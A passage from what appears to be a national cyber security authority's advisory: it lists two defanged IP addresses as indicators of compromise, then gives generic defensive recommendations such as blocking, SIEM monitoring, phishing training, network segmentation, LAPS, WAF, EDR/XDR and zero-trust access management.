45[.]90[.]89[.]46
208[.]123[.]119[.]192

Recommendations

The National Cyber Security Authority recommends:
• Immediate blocking of the above-mentioned Indicators of Compromise in your security devices.
• Continuous analysis of logs coming from SIEM (Security information and Event Management).
• Training of non-technical staff about "Phishing" attacks and ways to avoid being infected by them.
• Installation of network perimeter devices that perform deep traffic analysis based not only on access list rules but also on its behavior (NextGen Firewalls).

- The identified systems should be segmented into different VLANs, applying "Access control list for the entire perimeter of the network", webservices should be separated from their Database, Active Directory should be in a separate VLAN.
- Application and use of the LAPS technique for Microsoft systems, for managing passwords of Local Administrators.
- Apply traffic filters in the case of remote access to hosts (employees/third parties/customers).
- Implement solutions that filter, monitor and block malicious traffic between Web applications and the Internet, Web Application Firewall (WAF).
- Conduct traffic analysis at the "behavior" level for end devices, application of EDR, XDR solutions. This brings the analysis of malicious files not only at the signature level but also at the behavior level.
- To design the "Identity Access Management" user access management solution to control the identity and privileges of users in real time according to the "zero-trust" principle.